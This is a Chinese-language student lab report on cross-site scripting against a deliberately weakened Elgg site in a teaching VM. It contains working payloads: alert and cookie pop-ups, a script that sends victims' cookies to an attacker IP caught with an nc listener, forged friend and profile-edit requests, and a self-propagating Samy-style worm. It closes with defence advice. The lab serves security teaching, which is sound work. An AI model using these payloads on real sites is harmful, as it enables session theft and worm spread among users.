

Cross-Site Scripting Attack

实验报告

|  |  |
| --- | --- |
| 学生姓名 | maybeLocalhost |
| 学 号 |  |
| 专业班级 |  |
| 指导教师 |  |
| 学 院 | 计算机学院 |
| 完成时间 | 2020.10 |

目录

[一、实验简介 1](#_Toc58422353)

[1.1 实验背景 1](#_Toc58422354)

[1.2 实验目的 1](#_Toc58422355)

[1.3 实验内容 1](#_Toc58422356)

[1.4 实验环境 2](#_Toc58422357)

[二、实验原理 2](#_Toc58422358)

[2.1 XSS原理 2](#_Toc58422359)

[2.2 XSS特点 2](#_Toc58422360)

[2.3 XSS类型 3](#_Toc58422361)

[2.3 自传播的XSS蠕虫 3](#_Toc58422362)

[三、实验过程 4](#_Toc58422363)

[3.1 Task1：发布恶意消息以显示警报窗口 4](#_Toc58422364)

[3.2 Task2：发布恶意消息以显示Cookies 5](#_Toc58422365)

[3.3 Task3：从受害者的机器中窃取Cookie 6](#_Toc58422366)

[3.4 Task4：成为受害者的朋友 7](#_Toc58422367)

[3.5 Task5：修改受害者的个人资料 10](#_Toc58422368)

[3.6 Task6：编写自传播的XSS蠕虫 12](#_Toc58422369)

[四、实验结果与结论 14](#_Toc58422370)

[六、参考文献 15](#_Toc58422371)

# 一、实验简介

## 1.1 实验背景

跨站点脚本（XSS）是Web应用程序中常见的一种漏洞。此漏洞使攻击者有可能将恶意代码（例如JavaScript程序）注入受害者的Web浏览器。使用此恶意代码，攻击者可以窃取受害者的凭据，例如会话cookie。通过利用XSS漏洞，可以绕过浏览器用来保护那些凭据的访问控制策略（即，相同的源策略）。

为了演示攻击者可以利用XSS漏洞做什么，我们在预先构建的Ubuntu VM映像中设置了一个名为Elgg的Web应用程序。Elgg是一个非常流行的社交网络开源Web应用程序，它已经实施了许多对策来补救XSS威胁。为了演示XSS攻击如何工作，我们在本期的Elgg中对这些对策进行了注释，以使Elgg容易受到XSS攻击。没有对策，用户可以将任意消息（包括JavaScript程序）发布到用户个人资料。

## 1.2 实验目的

在本实验中，学生需要利用此漏洞对经过修改的Elgg发起XSS攻击，其方式类似于Samy Kamkar在2005年通过臭名昭著的Samy蠕虫对MySpace进行的攻击。攻击的最终目标是在用户之间传播XSS蠕虫，这样，无论是谁查看的受感染用户个人资料都将被感染，而被感染的人会将您（即攻击者）添加到他/她的朋友列表中。

## 1.3 实验内容

本实验涵盖以下主题：

1. 跨站脚本攻击
2. XSS蠕虫和自我传播
3. 会话cookie
4. HTTP GET和POST请求
5. JavaScript和Ajax
6. 内容安全政策（CSP）

## 1.4 实验环境

Ubuntu 16.04

# 二、实验原理

## 2.1 XSS原理

HTML是一种超文本标记语言，通过将一些字符特殊地对待来区别文本和标记，例如，小于符号（<）被看作是HTML标签的开始，<title>与</title>之间的字符是页面的标题等等。当动态页面中插入的内容含有这些特殊字符（如<）时，用户浏览器会将其误认为是插入了HTML标签，当这些HTML标签引入了一段JavaScript脚本时，这些脚本程序就将会在用户浏览器中执行。所以，当这些特殊字符不能被动态页面检查或检查出现失误时，就将会产生XSS漏洞。

## 2.2 XSS特点

与钓鱼攻击相比，XSS攻击所带来的危害更大，通常具有如下特点：

1. 由于XSS攻击在用户当前使用的应用程序中执行，用户将会看到与其有关的个性化信息，如账户信息或“欢迎回来”消息，克隆的Web站点不会显示个性化信息。
2. 通常，在钓鱼攻击中使用的克隆Web站点一经发现，就会立即被关闭。
3. 许多浏览器与安全防护软件产品都内置钓鱼攻击过滤器，可阻止用户访问恶意的克隆站点。
4. 如果客户访问一个克隆的Web网银站点，银行一般不承担责任。但是，如果攻击者通过银行应用程序中的XSS漏洞攻击了银行客户，则银行将不能简单地推卸责任。

## 2.3 XSS类型

从攻击代码的工作方式可以分为三个类型：

1. 持久型跨站：最直接的危害类型，跨站代码存储在服务器（数据库）。
2. 非持久型跨站：反射型跨站脚本漏洞，最普遍的类型。用户访问服务器-跨站链接-返回跨站代码。
3. DOM跨站（DOM XSS）：DOM（document object model文档对象模型），客户端脚本处理逻辑导致的安全问题。

基于DOM的XSS漏洞是指受害者端的网页脚本在修改本地页面DOM环境时未进行合理的处置，而使得攻击脚本被执行。在整个攻击过程中，服务器响应的页面并没有发生变化，引起客户端脚本执行结果差异的原因是对本地DOM的恶意篡改利用。

## 2.3 自传播的XSS蠕虫

为了实现自我传播，当恶意JavaScript修改受害者的个人资料时，它应该将自己复制到受害者的个人资料中。有几种方法可以实现此目的，这里主要介绍两种常见方法。

1. 链接方法：如果使用<script>标记中的src属性包含蠕虫，则编写自传播蠕虫会容易得多。下面给出一个示例。该蠕虫可以简单地将以下<script>标记复制到受害者的配置文件中，实质上是用同一蠕虫感染该配置文件。
2. <script type="text/javascript" src="http://example.com/xss\_worm.js">
3. </script>
4. DOM方法：如果将整个JavaScript程序（即​​蠕虫）嵌入到受感染的配置文件中，以将蠕虫传播到另一个配置文件，则蠕虫代码可以使用DOM API从以下位置检索其自身的副本网页。下面给出了使用DOM API的示例。此代码获取其自身的副本，并将其显示在警报窗口中：
5. <script id=worm>
6. **var** headerTag = "<script id=\"worm\" type=\"text/javascript\">"; À
7. **var** jsCode = document.getElementById("worm").innerHTML; Á
8. **var** tailTag = "</" + "script>"; Â
9. **var** wormCode = encodeURIComponent(headerTag + jsCode + tailTag); Ã
10. alert(jsCode);
11. </script>

# 三、实验过程

## 3.1 Task1：发布恶意消息以显示警报窗口

使用帐户boby和密码登录seedboby，然后以以下方式编辑Brief description模块Profile并保存：

1. <script>
2. alert("XSS");
3. </script>




图 1 添加XSS

现在，从服务器或攻击者访问http://www.xsslabelgg.com/profile/alice，我们可以发现警报提示：




图 2 弹窗成功

## 3.2 Task2：发布恶意消息以显示Cookies

编辑Brief description为：

1. <script>
2. alert(document.cookie);
3. </script>



访问个人资料页面时，它将显示登录用户的cookie。当Alice打开页面时：




图 3 弹窗显示当前用户cookie

## 3.3 Task3：从受害者的机器中窃取Cookie

在上一个任务中，攻击者编写的恶意JavaScript代码可以打印出用户的cookie，但只有用户可以看到cookie，而攻击者则不能。在此任务中，攻击者希望JavaScript代码将cookie发送给自己。为此，恶意JavaScript代码需要向攻击者发送HTTP请求，并将Cookie附加到请求中。

我们可以通过让恶意JavaScript插入<img>标签并将其src属性设置为攻击者的计算机来实现。当JavaScript插入img标签时，浏览器会尝试从src字段中的URL加载图像；这导致将HTTP GET请求发送到攻击者的计算机。下面给出的JavaScript将cookie发送到攻击者计算机的端口5555（IP地址为192.168.120.135），攻击者在该端口上拥有一个侦听同一端口的TCP服务器。

首先，我们编辑Brief description为：

1. <script>
2. document.write(
3. "<img src=http://192.168.120.135?c=" + escape(document.cookie) + " >"
4. );
5. </script>




图 4 编辑Brief description

当任何受害者访问该页面时，它将发送一个HTTP GRT请求到攻击者的2333端口。然后我们在攻击机上监听2333端口：

nc -l 2333 -v

从VM访问配置文件页面（http://www.xsslabelgg.com/profile/alice）192.168.120.136之后，它将显示在攻击者上：



图 5 攻击者监听到返回的数据包

## 3.4 Task4：成为受害者的朋友

此任务和下一个任务中，我们将执行类似于Samy在2005年对MySpace进行的攻击（即Samy Worm）。我们将编写一个XSS蠕虫，将Samy作为好友添加到访问Samy页面的其他任何用户。该蠕虫不会自我传播；在任务6中，我们将使其自我传播。

在此任务中，我们需要编写一个恶意JavaScript程序，该程序可以直接从受害者的浏览器伪造HTTP请求，而无需攻击者的干预。攻击的目的是将Samy加为受害者的朋友。我们已经在Elgg服务器上创建了一个名为Samy的用户（用户名为samy）。

首先我们登录Alice的账户，让其添加Samy为好友，然后抓取该数据包，观察其发送请求：




图 6 Wire Shark抓取添加Samy为好友的数据包



图 7 观察发送到请求连接

参数 friend 是攻击者 ID, 也就是 Samy 的 ID。因此，将伪造用户的好友请求的有效负载构造为：

1. <script type="text/javascript">
2. window.onload = **function** () {
3. **var** ts="&\_\_elgg\_ts="+elgg.security.token.\_\_elgg\_ts;
4. **var** token="&\_\_elgg\_token="+elgg.security.token.\_\_elgg\_token;
5. // 拼装请求 URL , 47 是 Samy 的 id
6. **var** sendurl="http://www.xsslabelgg.com/action/friends/add?friend=47&\_\_elgg\_ts=" + ts + "&\_\_elgg\_token=" + token + "&\_\_elgg\_ts=" + ts + "&\_\_elgg\_token=" + token;
7. // Ajax
8. **var** Ajax=**null**;
9. Ajax=**new** XMLHttpRequest();
10. Ajax.open("GET",sendurl,**true**);
11. Ajax.setRequestHeader("Host","www.xsslabelgg.com");
12. Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
13. Ajax.send();
14. }
15. </script>

然后将构造好的代码放入到Samy Profile 页面 about me 的文本框中, 并选择 HTML 模式输入：



图 8 修改Samy的About me

使用Body账户登录，此时Body的好友列表为空，访问Samy的个人资料页面，可以发现两人已成为好友。




图 9 访问Samy的个人资料页面前




图 10 访问Samy的个人资料页面




图 11 访问Samy的个人资料页面后

## 3.5 Task5：修改受害者的个人资料

此任务的目的是在受害者访问Samy的页面时修改受害者的个人资料。我们将编写一个XSS蠕虫来完成任务。该蠕虫不会自我传播；在任务6中，我们将使其自我传播。

与之前的任务类似，我们需要编写一个恶意JavaScript程序，该程序可以直接从受害者的浏览器伪造HTTP请求。

同上一个任务类似，我们根据实验指导书中给出的模板进行修改，并将其添加到到Samy Profile 页面 about me 的文本框中, 并选择 HTML 模式输入：

1. <script type="text/javascript">
2. window.onload = **function** () {
3. //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts
4. //and Security Token \_\_elgg\_token
5. **var** userName = "&name=" + elgg.session.user.name;
6. **var** guid = "&guid=" + elgg.session.user.guid;
7. **var** ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;
8. **var** token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;
9. **var** description =
10. "&description=<p>来自Samy的修改~<p>" + "&accesslevel[description]=2";
11. //构造url的内容
12. **var** sendurl = "http://www.xsslabelgg.com/action/profile/edit";
13. **var** content = userName + guid + ts + token + description;
14. **var** samyGuid = 47;
15. **if** (elgg.session.user.guid != samyGuid) {
16. //创建和发送Ajax请求修改配置文件
17. **var** Ajax = **null**;
18. Ajax = **new** XMLHttpRequest();
19. Ajax.open("POST", sendurl, **true**);
20. Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
21. Ajax.setRequestHeader(
22. "Content-Type",
23. "application/x-www-form-urlencoded"
24. );
25. Ajax.send(content);
26. }
27. };
28. </script>




图 12 修改Samy的About me

然后使用Boby的帐户访问Samy的个人资料，可以看到Body的About me被更改：



图 13 访问Samy的个人资料页面后

## 3.6 Task6：编写自传播的XSS蠕虫

为了成为真正的蠕虫，恶意JavaScript程序应该能够自行传播。也就是说，每当有人查看受感染的配置文件时，蠕虫不仅会被修改，而且还会传播到他们的配置文件中，从而进一步影响查看这些新感染的配置文件的其他人。这样，查看被感染配置文件的人越多，蠕虫传播的速度就越快。这与Samy Worm使用的机制完全相同：在2005年10月4日发布的短短20个小时内，超过一百万的用户受到了影响，这使其成为有史以来传播最快的病毒之一。可以实现此目的的JavaScript代码称为自传播跨站点脚本蠕虫。

在此任务中，您需要实现这样一种蠕虫，该蠕虫不仅会修改受害者的个人资料并将用户“ Samy”添加为朋友，而且还会将蠕虫本身的副本添加到受害者的个人资料中，从而使受害者变成攻击者。

为了实现自我传播，当恶意JavaScript修改受害者的个人资料时，它应该将自己复制到受害者的个人资料中。

首先，我们根据实验指导书中给出的范例，使用DOM方法，尝试将整个JavaScript程序（即​​蠕虫）嵌入到受感染的配置文件中，以将蠕虫传播到另一个配置文件中：

1. <script type="text/javascript" id="worm">
2. window.onload = **function** () {
3. **var** headerTag = '<script id="worm" type="text/javascript">';
4. **var** jsCode = document.getElementById("worm").innerHTML;
5. **var** tailTag = "</" + "script>";
6. **var** wormCode = encodeURIComponent(headerTag + jsCode + tailTag);
7. //JavaScript code to access user name, user guid, Time Stamp \_\_elgg\_ts
8. //and Security Token \_\_elgg\_token
9. **var** userName = "&name=" + elgg.session.user.name;
10. **var** guid = "&guid=" + elgg.session.user.guid;
11. **var** ts = "&\_\_elgg\_ts=" + elgg.security.token.\_\_elgg\_ts;
12. **var** token = "&\_\_elgg\_token=" + elgg.security.token.\_\_elgg\_token;
13. **var** description =
14. "&description=<p>modified by Samy<p>" +
15. wormCode +
16. "&accesslevel[description]=2";
17. //构造url的内容
18. **var** sendurl = "http://www.xsslabelgg.com/action/profile/edit";
19. **var** content = userName + guid + ts + token + description;
20. **var** samyGuid = 47;
21. **if** (elgg.session.user.guid != samyGuid) {
22. //创建和发送Ajax请求修改配置文件
23. **var** Ajax = **null**;
24. Ajax = **new** XMLHttpRequest();
25. Ajax.open("POST", sendurl, **true**);
26. Ajax.setRequestHeader("Host", "www.xsslabelgg.com");
27. Ajax.setRequestHeader(
28. "Content-Type",
29. "application/x-www-form-urlencoded"
30. );
31. Ajax.send(content);
32. }
33. };
34. </script>




图 14 修改Samy的About me

然后以Boby的身份登录并访问Samy的个人页面，发现Body的About me被修改：




图 15 访问Samy的个人资料页面后

以Alice的身份登录，访问Body的个人页面，然后发现Alice的About me被修改：



图 16 访问Boby的个人资料页面

最后以Charlie的身份登录，访问Alice的个人页面，然后发现CharlieAlice的About me被修改，证明自传播成功：



图 17 访问Alice的个人资料页面后

# 四、实验结果与结论

通过本次实验，我学习了XSS攻击的基本方法，加深了XSS攻击、HTML和JavaScript的了解，并能够编写简单的自传播XSS蠕虫。最后，根据实验过程，我们可以根据该攻击的过程来制定相应的预防措施。XSS攻击主要是由程序漏洞造成的，要完全防止XSS安全漏洞主要依靠程序员较高的编程能力和安全意识，当然安全的软件开发流程及其他一些编程安全原则也可以大大减少XSS安全漏洞的发生。目前，XSS攻击的防范主要从以下四个方面进行：

1. 不信任用户提交的任何内容，对所有用户提交内容进行可靠的输入验证，包括对URL、查询关键字、HTTP头、REFER、POST数据等，仅接受指定长度范围内、采用适当格式、采用所预期的字符的内容提交，对其他的一律过滤。尽量采用POST而非GET提交表单；对“<”，“>”，“；”，“””等字符做过滤；任何内容输出到页面之前都必须加以en-code，避免不小心把htmltag显示出来。
2. 实现Session 标记（session tokens）、CAPTCHA（验证码）系统或者HTTP引用头检查，以防功能被第三方网站所执行，对于用户提交信息的中的img等link，检查是否有重定向回本站、不是真的图片等可疑操作。
3. cookie 防盗。避免直接在cookie中泄露用户隐私，例如email、密码，等等；通过使cookie和系统IP绑定来降低cookie泄露后的危险。这样攻击者得到的cookie没有实际价值，很难拿来直接进行重放攻击。
4. 确认接收的内容被妥善地规范化，仅包含最小的、安全的Tag（没有JavaScript），去掉任何对远程内容的引用（尤其是样式表和JavaScript），使用HTTPonly的cookie。

# 六、参考文献

1. 杜文亮.计算机安全导论：深度实践[M].高等教育出版社:北京,2020:1-
2. 美团技术团队. 前端安全系列（一）：如何防止XSS攻击？. https://juejin.cn/post/6844903685122703367
3. ailx10. 什么是XSS攻击？. https://zhuanlan.zhihu.com/p/37913950
4. 龙恩0707. web安全之XSS攻击原理及防范. https://www.cnblogs.com/tugenhua0707/p/10909284.html
5. lixiaotao\_1. 【前端安全】JavaScript防XSS攻击. https://blog.csdn.net/lixiaotao\_1/article/details/83413821